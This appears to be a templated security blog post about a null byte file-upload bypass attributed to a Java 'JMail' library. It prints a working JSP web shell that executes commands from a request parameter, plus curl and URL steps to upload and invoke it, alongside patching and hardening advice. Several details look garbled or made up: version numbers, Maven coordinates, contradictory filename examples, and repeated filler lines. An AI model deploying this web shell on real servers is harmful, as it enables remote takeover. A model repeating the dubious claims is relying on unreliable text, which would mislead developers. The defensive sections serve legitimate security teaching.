Listen to this Post
Introduction:

A critical vulnerability has been exposed in the popular JMail library for Java, a component used in countless enterprise and web applications for handling email communications. This flaw, a classic null byte injection (%00), allows attackers to bypass file type validation, enabling them to upload and execute malicious files directly onto a server. This incident serves as a stark reminder that even well-established, trusted libraries can harbor simple yet devastating security oversights, putting vast amounts of sensitive data and system integrity at immediate risk.
Learning Objectives:
- Understand the mechanics of the JMail null byte injection vulnerability and its security impact.
- Learn to identify and test for similar validation bypass vulnerabilities in your own applications.
- Implement robust, multi-layered defenses to prevent file upload exploits and server compromise.
You Should Know:
1. Deconstructing the JMail Null Byte Vulnerability
The core of this vulnerability lies in improper input sanitization. The JMail library’s function for validating attached file types was vulnerable to a null byte injection attack. A null byte character (%00 in URL encoding, or `\0` in many programming contexts) traditionally signifies the end of a string in systems programming. When an attacker appends a null byte followed by a benign file extension (like .jpg) to a malicious filename (e.g., shell.jsp), the validation logic may only process the string up to the null byte, seeing .jpg, while the underlying filesystem or application server continues to process the full original string, shell.jsp, when saving or executing the file.
Step-by-step guide explaining what this does and how to use it.
Step 1: Attacker Crafts the Malicious Payload. The attacker creates a web shell, a script that provides remote command execution capabilities. For a Java-based server, this would be a JSP file.
<%@ page import="java.util.,java.io."%>
<%
String cmd = request.getParameter("cmd");
Process p = Runtime.getRuntime().exec(cmd);
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
%>
Step 2: Bypassing Validation with the Null Byte. The attacker names this file `shell.jsp%00.jpg` or `shell.jpg\0.jsp` (depending on how it’s transmitted). When the JMail validation checks the filename, it sees the `.jpg` extension and deems it safe.
Step 3: File Execution and Server Compromise. The server, however, saves the file based on the pre-sanitized name, writing `shell.jsp` to disk. The attacker can now access this file directly via a web browser, passing operating system commands through the `cmd` parameter (e.g., `https://vulnerable-app.com/uploads/shell.jsp?cmd=whoami`), effectively gaining control over the server.
- Simulating the Attack in a Controlled Lab Environment
Before patching, it’s crucial to understand the exploit’s behavior. You can test your own applications for similar flaws using a controlled setup.
Step-by-step guide explaining what this does and how to use it.
Step 1: Set Up a Test Web Server. Use a Docker container to create a safe, isolated lab environment.
 Pull a vulnerable Tomcat image for testing (example)
docker pull tomcat:8.0-jre8
 Run the container, mapping port 8080
docker run -d -p 8080:8080 --name test-vuln-app tomcat:8.0-jre8
Step 2: Craft and Send the Malicious Request. Use a tool like `curl` or Burp Suite to simulate the file upload.
 Using curl to POST a file with a null byte in the filename (URL-encoded)
curl -X POST -F "[email protected]%00.jpg" http://localhost:8080/upload-endpoint
Step 3: Verify the Bypass. Check the server’s upload directory. If the saved file is `shell.jsp` instead of shell.jsp%00.jpg, the vulnerability is present and the exploit was successful.
 List files in the upload directory on the server (Linux)
docker exec test-vuln-app ls -la /usr/local/tomcat/webapps/uploads/
3. Patching the Immediate Vulnerability: Library Updates
The most direct mitigation is to update the vulnerable component. The JMail developer has released a patched version that properly sanitizes filenames to strip or reject null bytes.
Step-by-step guide explaining what this does and how to use it.
Step 1: Identify Dependency Version. Check your project’s build file (e.g., Maven’s `pom.xml` or Gradle’s build.gradle) to identify the current JMail version.
<!-- In pom.xml -->
<dependency>
<groupId>com.oreilly.servlet</groupId>
<artifactId>jmail</artifactId>
<version>1.6</version> <!-- This is a vulnerable version -->
</dependency>
Step 2: Upgrade to the Secure Version. Replace the dependency version with the latest patched release. Consult the official repository or release notes for the correct version number.
<dependency>
<groupId>com.oreilly.servlet</groupId>
<artifactId>jmail</artifactId>
<version>2.0</version> <!-- Patched version (example) -->
</dependency>
Step 3: Rebuild and Redeploy. Run your build command (e.g., `mvn clean install` or gradle build) and redeploy the updated application to all environments.
4. Implementing Robust Server-Side File Upload Validation
Relying solely on a library fix is insufficient. Defense-in-depth requires implementing your own strict validation logic on the server side.
Step-by-step guide explaining what this does and how to use it.
Step 1: Whitelist Permitted File Extensions. Do not blacklist “bad” extensions; instead, define a strict list of allowed ones (e.g., .jpg, .png, .pdf).
// Java example
String[] allowedExtensions = {"jpg", "png", "pdf"};
String fileName = uploadedFile.getOriginalFilename();
String fileExtension = fileName.substring(fileName.lastIndexOf(".") + 1).toLowerCase();
boolean isAllowed = Arrays.asList(allowedExtensions).contains(fileExtension);
if (!isAllowed) {
throw new IllegalArgumentException("File type not permitted.");
}
Step 2: Sanitize the Filename. Remove or reject any filename containing potentially dangerous characters like null bytes, path traversals (../), or semicolons.
// Sanitize filename
if (fileName.contains("\0") || fileName.contains("..") || fileName.contains(";")) {
throw new IllegalArgumentException("Invalid filename.");
}
Step 3: Regenerate the Filename. The safest approach is to completely ignore the user-supplied filename. Generate your own random filename while preserving the validated extension.
String safeFileName = UUID.randomUUID().toString() + "." + fileExtension;
File destination = new File(uploadDir, safeFileName);
uploadedFile.transferTo(destination);
5. Hardening the Underlying Server (Linux/Windows)
Even if an attacker uploads a malicious file, you can prevent its execution through proper server configuration.
Step-by-step guide explaining what this does and how to use it.
Step 1: Configure Upload Directories as No-Execute. The directory where files are uploaded should have execution permissions removed for the server process.
Linux Command:
 Mount the upload directory with the 'noexec' option
 Edit /etc/fstab and add for the upload partition
/dev/sdb1 /var/www/uploads ext4 defaults,nosuid,nodev,noexec 0 0
 Or change permissions for the directory
chmod -R 744 /var/www/uploads  Removes execute permission
Windows Command (PowerShell):
 Use icacls to remove execute permissions for the IIS_IUSRS group
icacls "C:\uploads" /deny "IIS_IUSRS:(X)"
Step 2: Use a Web Application Firewall (WAF). Deploy a WAF that can be configured to block requests containing known malicious patterns like null bytes (%00) in filenames or parameters.
What Undercode Say:
- The Illusion of Trust in Third-Party Code. This exploit underscores a critical failure in the software supply chain. Developers often implicitly trust external libraries without conducting sufficient security audits, creating a massive attack surface based on borrowed code.
- Simplicity is the Ultimate Sophistication. The most dangerous vulnerabilities are often not complex zero-days but simple logic flaws and sanitization errors. This null byte bug is a decades-old attack vector, making its presence in a modern library particularly egregious and highlighting a failure in secure coding fundamentals.
This JMail incident is not an anomaly but a symptom of a broader issue. It demonstrates a systemic lack of proactive threat modeling and input validation in the development lifecycle. The fact that a single character could lead to full server compromise should force a re-evaluation of all data handling processes within applications. The focus must shift from merely applying patches after disclosure to building software that is inherently resilient to such manipulations from the ground up.
Prediction:
The successful exploitation of the JMail library will trigger a “gold rush” phenomenon among threat actors. We predict a significant short-term increase in automated scans targeting web applications for any endpoints using JMail or similar email processing libraries. Furthermore, this event will serve as a blueprint, leading to a surge in discovered and exploited null byte injection vulnerabilities in other, less-maintained open-source components and legacy enterprise software. This will force a industry-wide push towards more rigorous software composition analysis (SCA) and mandatory security training focused on secure input handling, making “sanitization-first” coding the new baseline standard.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Fredericcordel Jmail – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


